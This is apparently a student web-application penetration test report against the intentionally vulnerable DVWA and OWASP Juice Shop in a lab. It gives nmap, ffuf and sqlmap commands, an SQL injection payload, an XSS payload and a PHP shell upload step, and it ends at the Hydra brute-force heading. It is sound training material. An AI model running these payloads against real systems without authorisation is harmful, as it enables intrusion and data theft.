==========

ENTERPRISE WEB APPLICATION VULNERABILITY ASSESSMENT REPORT

==========

Project Title: Enterprise Web Application VAPT
Target Applications: DVWA and OWASP Juice Shop
Tester: Parakh Shinde
Testing Environment: Kali Linux (Attacker) + Ubuntu Server (Target)
Testing Methodology: OWASP Top 10 & OWASP Testing Guide
Assessment Type: Web Application Penetration Testing

==========

TABLE OF CONTENTS

==========

1. Executive Summary
2. Scope of Testing
3. Testing Methodology
4. Lab Network Architecture
5. Tools Used
6. Reconnaissance Phase
7. Directory Discovery
8. SQL Injection Testing
9. Cross-Site Scripting (XSS)
10. File Upload Vulnerability
11. Burp Suite Request Interception
12. Automated SQL Injection (SQLMap)
13. Authentication Brute Force Test
14. Security Misconfiguration
15. Risk Rating Matrix
16. Security Dashboard
17. Vulnerability Summary
18. Recommendations
19. Conclusion
20. Appendix

==========

EXECUTIVE SUMMARY

==========

A web application security assessment was conducted on two intentionally vulnerable applications:

1. DVWA (Damn Vulnerable Web Application)
2. OWASP Juice Shop

The purpose of this project was to identify common web application vulnerabilities and demonstrate their exploitation in a controlled lab environment.
Key vulnerabilities discovered during the assessment include:

High Severity	Medium Severity	Low Severity
SQL Injection	Directory Discovery	Security Misconfiguration
Cross-Site Scripting	Authentication weakness	
File Upload Vulnerability		

[ADD SCREENSHOT: DVWA login page]
[ADD SCREENSHOT: Juice Shop homepage]

==========

SCOPE OF TESTING

==========

Target Applications

Application	URL
DVWA	http://10.0.1.142/DVWA
Juice Shop	http://10.0.1.142:3000

Testing Type : Black Box Testing
Out of Scope :
Denial of Service
Social Engineering
Production Infrastructure

==========

TESTING METHODOLOGY

==========

The assessment followed the OWASP Web Security Testing Guide.


Testing Phases :
1. Reconnaissance
2. Vulnerability Identification
3. Exploitation
4. Validation
5. Reporting

==========

LAB NETWORK ARCHITECTURE

==========

Network Setup



==========

TOOLS USED

==========

Tool Name	Purpose
Nmap	Network scanning
Burp Suite	Intercept HTTP requests
SQLMap	SQL injection automation
FFUF	Directory brute forcing
Hydra	Password brute force
Curl	HTTP header inspection
Firefox	Manual testing

==========

RECONNAISSANCE PHASE

==========

Command Used: nmap -sC -sV -A 10.0.1.142

Reason: This command scans the target system to identify open port,running services, and software versions.
Steps:
1. Open Kali Linux terminal
2. Run Nmap command
3. Wait for scan completion
Example Output:
PORT STATE SERVICE VERSION
80/tcp open http Apache
3000/tcp open http Node.js

```
┌──(kali㉿kali)-[~]
└─$ whatweb http://10.0.1.142/DVWA
http://10.0.1.142/DVWA [301 Moved Permanently] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apach
e/2.4.58 (Ubuntu)], IP[10.0.1.142], RedirectLocation[http://10.0.1.142/DVWA/], Title[301 Moved Permanently]
http://10.0.1.142/DVWA/ [302 Found] Apache[2.4.58], Cookies[PHPSESSID,security], Country[RESERVED][ZZ], HTTPServer[U
buntu Linux][Apache/2.4.58 (Ubuntu)], HttpOnly[PHPSESSID,security], IP[10.0.1.142], RedirectLocation[login.php]
http://10.0.1.142/DVWA/login.php [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], DVWA, HTML5, HTTPServer[Ubuntu Linu
x][Apache/2.4.58 (Ubuntu)], IP[10.0.1.142], PHP, PasswordField[password], Title[Login :: Damn Vulnerable Web Applica
tion (DVWA)]
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
└─$ nmap -sC -sV  -A 10.0.1.142
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 14:59 -0500
Nmap scan report for 10.0.1.142
Host is up (0.0021s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e6:87:ce:e6:ba:9f:6b:2b:28:42:c1:4d:86:84:e9:f5 (ECDSA)
|_  256 f4:d6:c0:20:58:27:47:a4:f8:4f:2a:cd:45:88:08:49 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Feature-Policy: payment 'self'
|     X-Recruiting: /#/jobs
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Mon, 23 Feb 2026 19:58:38 GMT
|     ETag: W/"1252f-19c8c151707"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 75055
|     Vary: Accept-Encoding
|     Date: Mon, 23 Feb 2026 19:59:56 GMT
|     Connection: close
|     <!--
|     Copyright (c) 2014-2026 Bjoern Kimminich & the OWASP Juice Shop contributors.
|     SPDX-License-Identifier: MIT
|     <!doctype html>
|     <html lang="en" data-beasties-container>
|     <head>
|     <meta charset="utf-8">
|     <title>OWASP Juice Shop</title>
|     <meta name="description" content="Probably the most modern and sophisticated insecure web application">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link id="favicon" rel="icon"
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|     Vary: Access-Control-Request-Headers
|     Content-Length: 0
|     Date: Mon, 23 Feb 2026 19:59:56 GMT
|     Connection: close
|_    NCP;
```

Impact: Open services reveal potential attack vectors.

==========

DIRECTORY DISCOVERY

==========

Command: ffuf -u http://10.0.1.142/FUZZ -w /usr/share/wordlists/dirb/common.txt

Reason : Directory brute forcing helps discover hidden directories that may expose sensitive data or administrative panels.

Example Output: admin, uploads, backup

[ADD SCREENSHOT: FFUF results]

==========

SQL INJECTION TESTING

==========

Target: DVWA SQL Injection Module


Payload: 1' OR '1'='1

Reason: Testing whether the application properly sanitizes SQL queries.

Steps:
1. Open DVWA SQL Injection page
2. Enter payload
3. Submit request

Output: The database returns all user records.

Impact:
Database information disclosure
Unauthorized access



==========


CROSS SITE SCRIPTING (XSS)

==========

Payload: <script>alert('XSS')</script>

Reason: Testing whether user input is properly sanitized before being rendered in the browser.

Output: Alert popup executed in browser.
Impact: Session hijacking,Credential theft




==========


FILE UPLOAD VULNERABILITY

==========

Test File: shell.php

Reason: Testing whether the application validates uploaded files.
Steps:
1. Upload malicious PHP file
2. Access file in browser
Impact: Remote code execution, Server compromise





==========


BURP SUITE REQUEST INTERCEPTION


==========

Tool: Burp Suite

Steps:
1. Enable proxy intercept
2. Configure browser proxy
3. Capture HTTP request

Example Request: POST /login.php HTTP/1.1
Host: 10.0.1.142
username=admin&password=password





==========


AUTOMATED SQL INJECTION (SQLMAP)

==========

Command: sqlmap -u "http://10.0.1.142/DVWA/vulnerabilities/sqli/?id=1" --dbs

Reason: Automates SQL injection detection and database extraction.

Output: available databases, information_schema, dvwa, mysql



==========

AUTHENTICATION BRUTE FORCE

==========

Tool: Hydra

